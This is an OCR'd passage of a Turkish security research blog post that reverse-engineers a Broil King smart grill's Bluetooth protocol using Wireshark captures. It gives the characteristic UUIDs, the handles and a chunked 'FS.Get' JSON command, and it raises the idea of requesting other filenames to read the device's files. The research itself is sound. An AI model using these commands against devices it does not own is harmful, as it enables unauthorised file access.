
Tabii bunu görünce kafamda şimşekler çaktı ve aklımda tek bir soru belirdi: “init.js yerine başka bir dosya ismini Bluetooth üzerinden ızgaraya iletirsem, gelen yanıtta o dosyanın içeriğini görebilir miydim?”


Bu sorunun yanıtını bulmak için Koş Mert Koş başlıklı blog yazımda olduğu gibi mobil uygulama ile ızgara arasındaki Bluetooth haberleşmeyi incelemek için Samsung’un destek sayfasında Bluetooth paketleri kaynaklı problem yaşayan bir kişinin mesajına yazılan yanıttaki adımları adım adım gerçekleştirdim.


btsnoop_hci.log dosyasını Wireshark ile analiz etmeye başladığımda iletişimin bir noktasında mobil uygulamanın, ızgaranın 5f6d4f53-5f52-5043-5f74-785f63746c5f (CHARACTERISTIC_BROIL_KING_WRITE_DATA_LENGTH) Bluetooth servisinin karakteristiğine ait olan 0x33 tanıtıcısına (handle) 00000055 değerini yazdığını (WRITE REQUEST) gördüm.

Sonraki adımda ise bu defa 5f6d4f53-5f52-5043-5f64-6174615f5f5f (CHARACTERISTIC_BROIL_KING_WRITE_COMMAND) servisinin karakteristiğine ait olan 0x2e tanıtıcısına (handle), {“id”:999,”method”:”FS.Get”,”params”:{“filename”:”init.js”,”offset”: 0 , “len”:20}} komutunun parça parça gönderildiğini (WRITE REQUEST) gördüm.



btsnoop_hci.log
bluetooth.addr == && btl2cap.cid == 0x0004
No. Time Source Destination Protocc Length Info
631 2023-03-29 20:57:31.846382 ATT 16 Sent Handle Value Indication, Handle: 0x0003 (Un
638 2023-03-29 20:57:31.887194 ATT 12 Sent Exchange MTU Request, Client Rx MTU: 500
664 2023-03-29 20:57:32.339135 ATT 10 Rcvd Handle Value Confirmation, Handle: 0x0003 (
665 2023-03-29 20:57:32.339751 ATT 12 Rcvd Exchange MTU Response, Server Rx MTU: 500
667 2023-03-29 20:57:32.340757 ATT 16 Sent Read By Type Request, Server Supported Feat
680 2023-03-29 20:57:32.428583 ATT 14 Rcvd Error Response - Attribute Not Found, Handl
681 2023-03-29 20:57:32.429422 ATT 14 Sent Write Request, Handle: 0x0031 (Unknown)
686 2023-03-29 20:57:32.518386 ATT 10 Rcvd Write Response, Handle: 0x0031 (Unknown)
687 2023-03-29 20:57:32.522430 ATT 16 Sent Write Request, Handle: 0x0033 (Unknown)
693 2023-03-29 20:57:32.608808 ATT 10 Rcvd Write Response, Handle: 0x0033 (Unknown)
695 2023-03-29 20:57:32.614125 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
714 2023-03-29 20:57:32.878727 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
715 2023-03-29 20:57:32.884968 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
730 2023-03-29 20:57:33.058503 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
737 2023-03-29 20:57:33.064478 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
755 2023-03-29 20:57:33.418322 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
756 2023-03-29 20:57:33.421552 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
Frame 687: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Request (0x12)
Handle: 0x0033 (Unknown)
Value: 00000055
0000 02 43 00 0b 00 07 00 04 00 12 33 00 00 00 00 55
Sent the length of the command. (85 characters)
Value (btatt.value), 4 bytes
Packets: 1029 · Displayed: 159 (15.5%)
Profile: Default
btsnoop_hci.log
bluetooth.addr == && btl2cap.cid == 0x0004
No. Time Source Destination Protocc Length Info
667 2023-03-29 20:57:32.340757 16 Sent Read By Type Request, Server Supported Feat
680 2023-03-29 20:57:32.428583 14 Rcvd Error Response - Attribute Not Found, Handl
681 2023-03-29 20:57:32.429422 14 Sent Write Request, Handle: 0x0031 (Unknown)
686 2023-03-29 20:57:32.518386 10 Rcvd Write Response, Handle: 0x0031 (Unknown)
687 2023-03-29 20:57:32.522430 16 Sent Write Request, Handle: 0x0033 (Unknown)
693 2023-03-29 20:57:32.608808 10 Rcvd Write Response, Handle: 0x0033 (Unknown)
695 2023-03-29 20:57:32.614125 32 Sent Write Request, Handle: 0x002e (Unknown)
714 2023-03-29 20:57:32.878727 10 Rcvd Write Response, Handle: 0x002e (Unknown)
715 2023-03-29 20:57:32.884968 32 Sent Write Request, Handle: 0x002e (Unknown)
730 2023-03-29 20:57:33.058503 10 Rcvd Write Response, Handle: 0x002e (Unknown)
737 2023-03-29 20:57:33.064478 32 Sent Write Request, Handle: 0x002e (Unknown)
755 2023-03-29 20:57:33.418322 10 Rcvd Write Response, Handle: 0x002e (Unknown)
756 2023-03-29 20:57:33.421552 32 Sent Write Request, Handle: 0x002e (Unknown)
775 2023-03-29 20:57:33.688494 10 Rcvd Write Response, Handle: 0x002e (Unknown)
776 2023-03-29 20:57:33.691795 17 Sent Write Request, Handle: 0x002e (Unknown)
793 2023-03-29 20:57:33.868371 16 Rcvd Handle Value Notification, Handle: 0x0030 (
794 2023-03-29 20:57:33.868977 10 Rcvd Write Response, Handle: 0x002e (Unknown)
795 2023-03-29 20:57:34.176298 12 Sent Read Request, Handle: 0x002e (Unknown)
797 2023-03-29 20:57:34.319599 105 Rcvd Read Response, Handle: 0x002e (Unknown)
798 2023-03-29 20:57:34.326329 14 Sent Write Request, Handle: 0x002b (Unknown)
Frame 695: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Request (0x12)
Handle: 0x002e (Unknown)
Value: 207b226964223a3939392c226d6574686f64223a
0000 02 43 00 1b 00 17 00 04 00 12 2e 00 20 7b 22 69
0010 64 22 3a 39 39 39 2c 22 6d 65 74 68 6f 64 22 3a
d":999," method":
Sent the 1st part of the command in 20 bytes.
Value (btatt.value), 20 bytes
Packets: 1029 · Displayed: 159 (15.5%)
Profile: Default


btsnoop_hci.log
bluetooth.addr == && btl2cap.cid == 0x0004
No. Time Source Destination Protocc Length Info
665 2023-03-29 20:57:32.339751 ATT 12 Rcvd Exchange MTU Response, Server Rx MTU: 500
667 2023-03-29 20:57:32.340757 ATT 16 Sent Read By Type Request, Server Supported Feat
680 2023-03-29 20:57:32.428583 ATT 14 Rcvd Error Response - Attribute Not Found, Handl
681 2023-03-29 20:57:32.429422 ATT 14 Sent Write Request, Handle: 0x0031 (Unknown)
686 2023-03-29 20:57:32.518386 ATT 10 Rcvd Write Response, Handle: 0x0031 (Unknown)
687 2023-03-29 20:57:32.522430 ATT 16 Sent Write Request, Handle: 0x0033 (Unknown)
693 2023-03-29 20:57:32.608808 ATT 10 Rcvd Write Response, Handle: 0x0033 (Unknown)
695 2023-03-29 20:57:32.614125 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
714 2023-03-29 20:57:32.878727 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
715 2023-03-29 20:57:32.884968 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
730 2023-03-29 20:57:33.058503 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
737 2023-03-29 20:57:33.064478 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
755 2023-03-29 20:57:33.418322 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
756 2023-03-29 20:57:33.421552 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
775 2023-03-29 20:57:33.688494 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
776 2023-03-29 20:57:33.691795 ATT 17 Sent Write Request, Handle: 0x002e (Unknown)
793 2023-03-29 20:57:33.868371 ATT 16 Rcvd Handle Value Notification, Handle: 0x0030
794 2023-03-29 20:57:33.868977 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
795 2023-03-29 20:57:34.176298 ATT 12 Sent Read Request, Handle: 0x002e (Unknown)
797 2023-03-29 20:57:34.319599 ATT 105 Rcvd Read Response, Handle: 0x002e (Unknown)
Frame 715: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Request (0x12)
Handle: 0x002e (Unknown)
Value: 2246532e476574222c22706172616d73223a7b22
0000 02 43 00 1b 00 17 00 04 00 12 2e 00 22 46 53 2e ·C····· ····"FS.
0010 47 65 74 22 2c 22 70 61 72 61 6d 73 22 3a 7b 22 Get","pa rams":{"
Sent the 2nd part of the command in 20 bytes.
Value (btatt.value), 20 bytes
Packets: 1029 · Displayed: 159 (15.5%)
Profile: Default



btsnoop_hci.log
bluetooth.addr == && btl2cap.cid == 0x0004
No. Time Source Destination Protocc Length Info
667 2023-03-29 20:57:32.340757 ATT 16 Sent Read By Type Request, Server Supported Feat
680 2023-03-29 20:57:32.428583 ATT 14 Rcvd Error Response - Attribute Not Found, Handl
681 2023-03-29 20:57:32.429422 ATT 14 Sent Write Request, Handle: 0x0031 (Unknown)
686 2023-03-29 20:57:32.518386 ATT 10 Rcvd Write Response, Handle: 0x0031 (Unknown)
687 2023-03-29 20:57:32.522430 ATT 16 Sent Write Request, Handle: 0x0033 (Unknown)
693 2023-03-29 20:57:32.608808 ATT 10 Rcvd Write Response, Handle: 0x0033 (Unknown)
695 2023-03-29 20:57:32.614125 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
714 2023-03-29 20:57:32.878727 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
715 2023-03-29 20:57:32.884968 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
730 2023-03-29 20:57:33.058503 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
